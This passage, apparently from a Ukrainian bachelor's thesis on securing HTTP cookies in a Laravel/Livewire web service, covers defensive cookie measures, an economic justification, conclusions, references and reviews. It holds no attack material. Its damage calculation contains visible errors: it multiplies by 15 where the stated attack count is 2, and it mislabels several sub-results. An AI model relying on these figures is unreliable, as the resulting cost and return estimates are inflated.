З правового боку, розробник має сповістити користувача про використання cookie файлів на WEB сервісі. Він має надати можливість користувачу відмовитися від встановлення на його клієнт cookie файлів. Один із основних момоентів є те, що в pop-up вікні, розробник має вбудувати посилання на документ чи сторінку WEB сервісу, де буде прописані усі нормативно-правові

взаємодії які будуть виконуватися між розробником (власником) WEB сервісу та користувачем. В таблиці 2.3 наведені процедури та їх короткі описи.

Таблиця 2.3 – Процедури використання cookie файлів

Процедура	Опис
Технічні процедури	
Шифрування cookie	Використання шифрування для захисту персональних даних.
Компонент HttpOnly	Захист cookie від доступу через JavaScript.
Екранування полів вводу	Запобігання вставленню вірусного JavaScript.
Видалення JS скриптів	Видалення скриптів зі значення input поля.
Захист від CSRF атак	Використання XSRF-TOKEN та SameSite.
Компонент Secure	Передача cookie через захищене з'єднання.
Нормативно-правові процедури	
Сповіщення користувача	Сповіщення користувача про використання cookie файлів на WEB сервісі.
Можливість відмови	Надання можливості користувачу відмовитися від встановлення cookie файлів.
Посилання на правовий документ	Вбудування посилання на документ чи сторінку з нормативно-правовими взаємодіями між розробником і користувачем.

2.4 Висновок другого розділу

У другій частині кваліфікаційної роботи було наведено загальні відомості про технології які використовуються для створення безчпечної процедури використання HTTP cookie файлів на WEB сервісі. Була розгянута взяємодія фреймворку Laravel та Livewire з cookie файлами: як встановлюються, шифруються, обробляються. За для комплексної безпеки cookie файлів було розгянуто, як Livewire обробляє форми для запобіганню CSRF аткак та як екрануються дані в компонентах Blade для унеможливлення XSS атак.

Було створенно модаль порушника та загроз, на основі цього було сторено процедуру використання cookie файлів.

РОЗДІЛ 3.ЕКОНОМІЧНИЙ РОЗДІЛ

3.1 Техніко-економічне обґрунтування економічної ефективності реалізації розробки процедури безпеки щодо управління cookie файлами.

Метою розрахунків є економічне обґрунтування доцільності впровадження процедури шифрування cookie файлів. Для досягнення цього визначимо наступні показники, що пов'язані з розробкою процедури безпеки управління cookie файлами:

- капітальні витрати
- річні експлуатаційні витрати
- річний економічний ефект від впровадження

Визначення витрат на розробку процедури безпеки управління cookie файлами.

3.1.1 Розрахунок капітальних витрат

Визначення трудомісткості розробки процедури безпеки управління cookie файлами

Трудомісткість розробки процедури безпеки управління cookie файлами визначається тривалістю кожної робочої операції, починаючи з складання технічного завдання і закінчуючи оформленням документації (за умови роботи одного WEB розробника):

$$t = tmз + tв + tа + tвз + tозб + tовр + tд \text{ ,годин} \quad (3.1)$$

де *tmз* - тривалість складання ТЗ на розробку процедури безпеки управління cookie файлами = 24 години;

tв - тривалість розробки концепції процедури безпеки управління cookie файлами = 24 години;

tа - тривалість процесу аналізу ризиків = 12 години;

tвз - тривалість визначення вимог заходів, методів та засобів захисту = 12 години

tозб - тривалість виробу основних рішень = 32 години;

tовр - тривалість організації виконання відновлювальних робіт і забезпечення неперервного функціонування організацій – відсутній показник 0,00 годин;

tд - тривалість документального оформлення = 12 години;

$$t = 24 + 24 + 12 + 12 + 32 + 0 + 12 = 118 \text{ годин}$$

3.2 Розрахунок витрат на розробку процедури безпеки управління cookie файлами

Витрати на розробку процедури безпеки управління cookie файлами Крп складаються з витрат на заробітну плату WEB розробника Ззп і вартості витрат машинного часу, що необхідний для розробки процедури безпеки управління cookie файлами Змч.

$$Крп = Ззп + Змч \quad (3.2)$$

$$Крп = 17700 + 1110,38 = 18810,38 \text{ грн}$$

$$Ззп = t * Ззіб \text{ , грн,} \quad (3.3)$$

де t – загальна тривалість розробки процедури безпеки, годин;

Ззіб – средньогодинна заробітна плата WEB розробник з нарахуваннями, грн/годину.

$$Ззп = 118 * 150 = 17700 \text{ грн}$$

Вартість машинного часу для розробки процедури безпеки управління cookie файлами на ПК визначається за формулою:

$$Змч = t * Смч, \text{ грн}, \quad (3.4)$$

де t – трудомісткість підготовки документації на ПК, годин;

Смч – вартість 1 години машинного часу ПК, грн./година.

$$Змч = 118 * 9,41 = 1110,38 \text{ грн}$$

Вартість 1 години машинного часу ПК визначається за формулою:

$$Смч = P * tнал * Се + \frac{Фзал * На}{Fp} + \frac{Клпз * Напз}{Fp}, \text{ грн}, \quad (3.5)$$

Вартість ПК = 30 000,00 грн, строк корисного використання = 60 місяці

Ліквідаційна вартість = 10 000,00 грн.

Мінімальний термін корисної служби = 36 місяці

Накопичена амортизація = (30 000-10 000/60)/*36= 12 000 грн

Залишкова вартість = 30000 – 12000 = 18000

$$Смч = 0,6* 10 * 0,9 + ((18000*0,4)/1920) + ((5000*0,1)/1920) =$$

$$=5,4+3,75+0,26=9,41 \text{ грн}$$

Таким чином, капітальні (фіксовані) витрати на розробку процедури безпеки управління cookie файлами становлять:

$$К = Кпр + Кзпз + Кпз + Каз + Кнавч + Кн \quad (3.6)$$

Таблиця 3.1 – капітальні витрати на розробку процедури безпеки управління cookie файлами

Показник	Перелік витрат	Джерело даних	Вартість, грн.
Кпр	Розробка проекту процедури безпеки та залучення зовнішніх консультантів	фактичні витрати	3000

Продовження таблиці 3.1

Кзпз	Вартість закупівель ліцензійного основного та додаткового програмного забезпечення (ліцензійний ключ Windows 11 Pro)	фактичні витрати	5000
Крп	Вартість розробки процедури безпеки	розрахунок	18810,38
Каз	Вартість закупівлі апаратного забезпечення (блок живлення Chieftec Smart GPS-400A8 – 2800 грн., ДБЖ/ інвертор PowerWalker Inverter – 3200 грн)	фактичні витрати	6000
Кнавч	Витрати на навчання технічних фахівців та обслуговуючого персоналу	фактичні витрати	0,00
Кн	Витрати на встановлення обладнання та налагодження	фактичні витрати	2000

$$К = 3000 + 5000 + 18810,38 + 6000 + 0 + 2000 = 34810,38 \text{ грн}$$

3.2.1 Розрахунок поточних витрат

У зв'язку із специфікою проектного рішення експлуатаційні витрати, тобто поточні витрати на експлуатацію та обслуговування розробки процедури безпеки управління cookie файлами відсутні, так як розробка процедури проходить одноразово та не потребує поточних витрат на керування, відновлення, модернізацію, заробітну плати обслуговуючого персоналу, технічного й організаційного адміністрування.

Однак виникають витрати амортизаційних відрахувань від вартості – ліцензійного ключа Windows 11 Pro.

Вартість ліцензійного ключа Windows 11 Pro = 5000 грн, строк корисного використання = 24 місяці

Ліквідаційна вартість = 1400 грн.

Мінімальний термін корисної служби = 12 місяців

*Са = (5000 - 1400) / 24 = 150 * 12 = 1800 грн*

3.3 Оцінка можливого збитку від атаки на cookie файли

Оцінка величини збитку:

Для розрахунку вартості збитку можна застосувати наступну спрощену модель оцінки для умовного підприємства.

Необхідні вихідні дані для розрахунку:

tп – час простою WEB серверу внаслідок атаки, 4 години;

tв – час відновлення після атаки персоналом, що обслуговує WEB сервер, 1 година;

tви – час відновлення роботи WEB серверу, 10 годин;

Зо – заробітна плата обслуговуючого персоналу (DevOps інженер), 10000 грн./міс.;,

Зс – заробітна плата співробітників атакованого вузла або сегмента корпоративної мережі, 12000 грн./міс.;

Чо – чисельність обслуговуючого персоналу (DevOps інженер), 1 особа;

Чс – чисельність співробітників атакованого WEB серверу, що працюють з ним 2 особи.;

О – обсяг прибутку атакованого WEB серверу, 5000000 грн. у рік;

Пзч – вартість заміни встаткування або запасних частин, 0 грн;

I – число атакованих WEB серверів 1;

N – середнє число атак на рік, 2.

Упущена вигода від простою атакованого WEB сервера становить:

$$U = Пп+Пв+V \tag{3.7}$$

де *Пп* – оплачувані втрати робочого часу та простої співробітників атакованого

WEB сервера грн;

Пв – вартість відновлення працездатності WEB сервера (переустановлення системи, зміна конфігурації та ін.), грн;

V – втрати від зниження обсягу продажів за час простою WEB сервера, грн.

Втрати від зниження продуктивності співробітників атакованого WEB сервера являють собою втрати їхньої заробітної плати (оплата непродуктивної праці) за час простою внаслідок атаки:

$$Пп = \frac{\sum Зс}{F} * tп \quad (3.8)$$

де *F* – місячний фонд робочого часу (при 40-а годинному робочому тижні становить 176 ч).

$$Пп=((12000*2)/176) * 4 =545,45 \text{ грн}$$

Витрати на відновлення працездатності WEB сервера включають кілька складових:

$$Пв = Пви + Ппв + Пзч \quad (3.9)$$

де *Пви* – витрати на повторне введення інформації, грн.;

Ппв – витрати на відновлення WEB сервера, грн;

Пзч – вартість заміни устаткування або запасних частин, грн.

Витрати на повторне введення інформації *Пви* розраховуються виходячи з розміру заробітної плати співробітників атакованого WEB сервера *Зс*, які зайняті повторним введенням втраченої інформації, з урахуванням необхідного для цього часу *тви*:

$$Пви = \frac{\sum Зс}{F} * тви \quad (3.10)$$

$$Пп=((12000*2)/176) * 10 = 1363,63 \text{ грн}$$

Витрати на відновлення WEB серверу Ппв визначаються часом відновлення після атаки tв і розміром середньогодинної заробітної плати обслуговуючого персоналу (DevOps інженер):

$$Ппв= \frac{\sum Зо}{F} * tв \quad (3.11)$$

$$Пп=((10000*1)/176) * 1 = 56,80 грн$$

Витрати на заміни встаткування або запасних частин можуть скласти 0,00 грн.

Тоді витрати на відновлення працездатності WEB серверу складуть:

$$Пв=1363,63 + 56,80 + 0 = 1420,43 грн$$

Втрати від зниження очікуваного обсягу прибутків за час простою атакованого WEB серверу визначаються виходячи із средньогодинного обсягу прибутку і сумарного часу простою WEB серверу:

$$V= \frac{O}{Fr} *(tп+tв+tви) \quad (3.12)$$

$$V=(5000000/2080) *(4+1+10)=36057,69 грн$$

де *Fr* – річний фонд часу роботи філії (52 робочих тижні, 5-ти денний робочий тиждень, 8-ми годинний робочий день) становить близько 2080 год.

$$U=545,45 + 1420,43 + 36057,69 = 38023,57 грн$$

Таким чином, загальний збиток від атаки на WEB сервер організації складе:

$$B= \sum_i \sum_n U \quad (3.13)$$

$$B = 1 * 15 * 38023,57 = 570353,55 грн$$

3.4 Загальний ефект від розробки процедури безпеки управління cookie файлами

Загальний ефект від розробки процедури безпеки управління cookie файлами

визначається з урахуванням ризиків порушення інформаційної безпеки і становить:

$$E = B * R - C \quad (3.14)$$

де B – загальний збиток від атаки у разі перехоплення інформації, тис. грн.;

R – вірогідність успішної реалізації атаки на сегмент мережі, частки одиниці = 55%;

C – щорічні витрати на експлуатацію системи інформаційної безпеки.

Загальний ефект від впровадження системи інформаційної безпеки визначається з урахуванням ризиків порушення інформаційної безпеки:

$$E = 570353,55 * 0,55 - 1800 = 311984,45 \text{ грн}$$

3.5 Визначення та аналіз показників економічної ефективності розробки процедури безпеки управління cookie файлами

Коефіцієнт повернення інвестицій ROSI показує, скільки гривень додаткового прибутку приносить одна гривня капітальних інвестицій на впровадження процедури безпеки управління cookie файлами:

$$ROSI = \frac{E}{K}, \text{ частки одиниці,} \quad (3.15)$$

де E – загальний ефект від впровадження процедури безпеки грн.

K – капітальні інвестиції за варіантами, що забезпечили цей ефект, грн.

Коефіцієнт повернення інвестицій ROSI:

$$ROSI = 311984,45 / 34810,38 = 8,95 \text{ частки одиниці}$$

Проект визнається економічно доцільним, якщо розрахункове значення коефіцієнта повернення інвестицій перевищує величину річної депозитної ставки з урахуванням інфляції:

$$ROSI > (Nдеп - Nінф) / 100 \quad (3.16)$$

де *Nдеп* – річна депозитна ставка, (16%);

Nінф – річний рівень інфляції, (12,9%).

Розрахункове значення коефіцієнта повернення інвестицій:

$$8,95 > 0,03$$

Термін окупності капітальних інвестицій То показує, за скільки років капітальні інвестиції окупляться за рахунок загального ефекту від впровадження процедури безпеки cookie файлів:

$$T = \frac{K}{E} = \frac{1}{ROSI}, \text{ років} \quad (3.17)$$

$$T = 1 / 8,95 = 0,11 \text{ років} = 1,32 \text{ місяці} = 40,15 \text{ днів}$$

3.6 Висновок третього розділу

Розробка процедури використання cookie файлів є економічно доцільним, оскільки коефіцієнт повернення інвестицій ROSI складає 8,95 грн./грн., що означає отримання 8,95 грн. економічного ефекту на кожну гривню капітальних вкладень на розробку процедури використання cookie файлів. Отримане значення коефіцієнту повернення інвестицій значно вище дохідності альтернативного вкладення коштів. Термін окупності при цьому складатиме 0.11 років (1.32 місяця чи 40,15 днів). Капітальні витрати складають 34810,38 грн.

ВИСНОВКИ

У першому розділі кваліфікаційної роботи було проведено детальне дослідження та аналіз процедур і засобів використання cookie файлів на веб-сервісах. Розглянуто основні нормативні акти та стандарти, які регулюють використання cookie файлів, зокрема: стандарт ЄС – GDPR та Закон України "Про захист персональних даних", які вимагає чіткої згоди користувачів на обробку їхніх персональних даних.

Було проведено аналіз технічних аспектів роботи cookie файлів, їхні основні типи (сесійні, постійні, HTTP, HTTPS, першої і третьої сторони) та їхні властивості. Було також розглянуто аспекти безпеки, включаючи використання атрибутів HttpOnly, Secure, та SameSite, які допомагають захистити cookie файли від несанкціонованого доступу та атак.

У другій частині кваліфікаційної роботи було детально розглянуто використання Laravel, Livewire, Alpine.js та cookie файлів у розробці WEB сервісів. Наведено загальні відомості про ці технології, їх необхідність та взаємодію в рамках створення сучасного WEB сервісу. Було розгялнуто механізм шифрування cookie файлів у фреймворку Laravel, зокрема використання алгоритму AES-256-CBC для забезпечення конфіденційності та цілісності даних. Була побулові моделі порушника та загроз на основі яких було розроблено процедуру використання HTTP cookie файлів на WEB сервісі.

Результатом аналізу стала ідентифікація основних загроз, вразливостей та порушників, пов'язаних з обробкою cookie файлів. Окремо були оцінені ризики, пов'язані з XSS-атаками, CSRF-атаками.

Розробка процедури використання cookie файлів є економічно доцільним, оскільки коефіцієнт повернення інвестицій ROSI складає 8,95 грн./грн., що означає отримання 8,95 грн. економічного ефекту на кожну гривню капітальних вкладень на розробку процедури використання cookie файлів. Отримане значення коефіцієнту повернення інвестицій значно вище дохідності альтернативного вкладення коштів. Термін окупності при цьому складатиме 0.11 років (1.32 місяця чи 40,15 днів). Капітальні витрати складають 34810,38 грн.

ПЕРЕЛІК ПОСИЛАНЬ

1. HTTP Cookis [Електронний ресурс] – Режим доступу до ресурсу: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies.

2. Cookies [Електронний ресурс] – Режим доступу до ресурсу: https://policies.google.com/technologies/cookies.

3. Cookie MaxAge\\Expires [Електронний ресурс] – Режим доступу до ресурсу: https://developer.chrome.com/blog/cookie-max-age-expires.

4. GDPR стандарт [Електронний ресурс] – Режим доступу до ресурсу: https://gdpr-text.com/.

5. Закон України “Про захист персональних даних” [Електронний ресурс]. – 2010. – Режим доступу до ресурсу: https://zakon.rada.gov.ua/laws/show/2297-17#Text.

6. Cookies: HTTP State Management Mechanism [Електронний ресурс] – Режим доступу до ресурсу: https://httpwg.org/http-extensions/draft-ietf-httpbis-rfc6265bis.html.

7. Cross Site Scripting [Електронний ресурс] – Режим доступу до ресурсу: https://developer.mozilla.org/en-US/docs/Glossary/Cross-site_scripting.

8. CSRF [Електронний ресурс] – Режим доступу до ресурсу: https://developer.mozilla.org/en-US/docs/Glossary/CSRF.

9. Laravel encryption [Електронний ресурс] – Режим доступу до ресурсу: https://laravel.com/docs/11.x/encryption.

10. Laravel HTTP responses [Електронний ресурс] – Режим доступу до ресурсу: https://laravel.com/docs/11.x/responses.

11. Laravel CSRF [Електронний ресурс] – Режим доступу до ресурсу: https://laravel.com/docs/11.x/csrf.

ДОДАТОК А. Відомість матеріалів кваліфікаційної роботи

№	Формат	Найменування	Кількість листів	Примітка
1	А4	Реферат	2	
2	А4	Список умовних скорочень	1	
3	А4	Зміст	2	
4	А4	Вступ	1	
5	А4	1 Розділ	16	
6	А4	2 Розділ	24	
7	А4	3 Розділ	9	
8	А4	Висновки	1	
9	А4	Перелік посилань	1	
10	А4	Додаток А	1	
11	А4	Додаток Б	1	
12	А4	Додаток В	1	
13	А4	Додаток Г	2	

ДОДАТОК Б. Перелік документів на оптичному носії

Ім’я файлу	**Опис**
Пояснювальні документи	
Пояснювальна записка.docx	Пояснювальна записка до кваліфікаційної роботи. Документ Word.
Пояснювальна записка.pdf	Пояснювальна записка до кваліфікаційної роботи в форматі PDF.
Програма	
Program.zip	Архів. Містить коди програми.
Презентація	
Презентація.pptx	Презентація кваліфікаційної роботи.

ДОДАТОК В. Відгуки керівників розділів

Відгук керівника економічного розділу:

Економічний розділ виконаний відповідно до вимог, які ставляться до кваліфікаційних робіт, та заслуговує на оцінку 85 б. («добре»).

Керівник розділу _____ Дар'я ПІЛОВА

(підпис) (ініціали, прізвище)

ДОДАТОК Г. ВІДГУК

на кваліфікаційну роботу бакалавра на тему:
«Розроблення процедур та засобів використання
HTTP cookie файлів WEB-сервісах»
студента групи 125-20-1
Шелега Яна Павловича

Пояснювальна записка складається з титульного аркуша, завдання, реферату, списку умовних скорочень, змісту, вступу, трьох розділів, висновків, переліку посилань та додатків, розташованих на 56 сторінках та містить 26 рисунка, 2 таблиці, 10 джерел та 4 додатка.

Метою кваліфікаційної роботи є розробка процедури використання HTTP cookie фалів на WEB сервісі.

Тема кваліфікаційної роботи безпосередньо пов'язана з об'єктом діяльності бакалавра спеціальності 125 «Кібербезпека».

У кваліфікаційній роботі було проаналізовано використання та безпеку HTTP cookie файлів на WEB сервісах. Розглянуто нормативно-правову базу, що регулює обробку персональних даних, включаючи GDPR та Закон України "Про захист персональних даних". Були визначенні основі види кібератак, які загрожують цілісності cookie файлов.

У другому розділі було розглянуто фреймворки Laravel та Livewire на основі яких був зроблений WEB сервіс. Розглянуто механізм та спосіб шифрування cookie файлів у фреймворку Laravel. Розглянуті механізми захисту від CSRF та XSS атак. Було побудовані моделі порушника та загроз. На основі цього всього було розроблено процедуру використання HTTP cookie файлів на WEB сервісі.

Практичне значення результатів кваліфікаційної роботи полягає у створенні надійної процедури використання HTTP cookie фалів на WEB сервісі, яка буде відповідати сучасним викликами в сфері безпеки.

Шелег Я. П. показав достатній рівень володіння теоретичними положеннями з обраної теми, показав здатність формувати власну точку зору.

Робота оформлена та написана грамотною мовою, відповідає вимогам положення про систему запобігання та виявлення плагіату у Національному технічному університеті «Дніпровська політехніка». Містить необхідний ілюстрований матеріал. Автор добре знає проблему, уміє формулювати наукові та практичні завдання і знаходить адекватні засоби для їх вирішення.

В цілому робота задовольняє усім вимогам і може бути допущена дозахисту, а його автор заслуговує на оцінку «_____».

Керівник кваліфікаційної роботи, професор Котух Є.В.

Керівник спец. розділу, асистент Мілінчук Ю.А.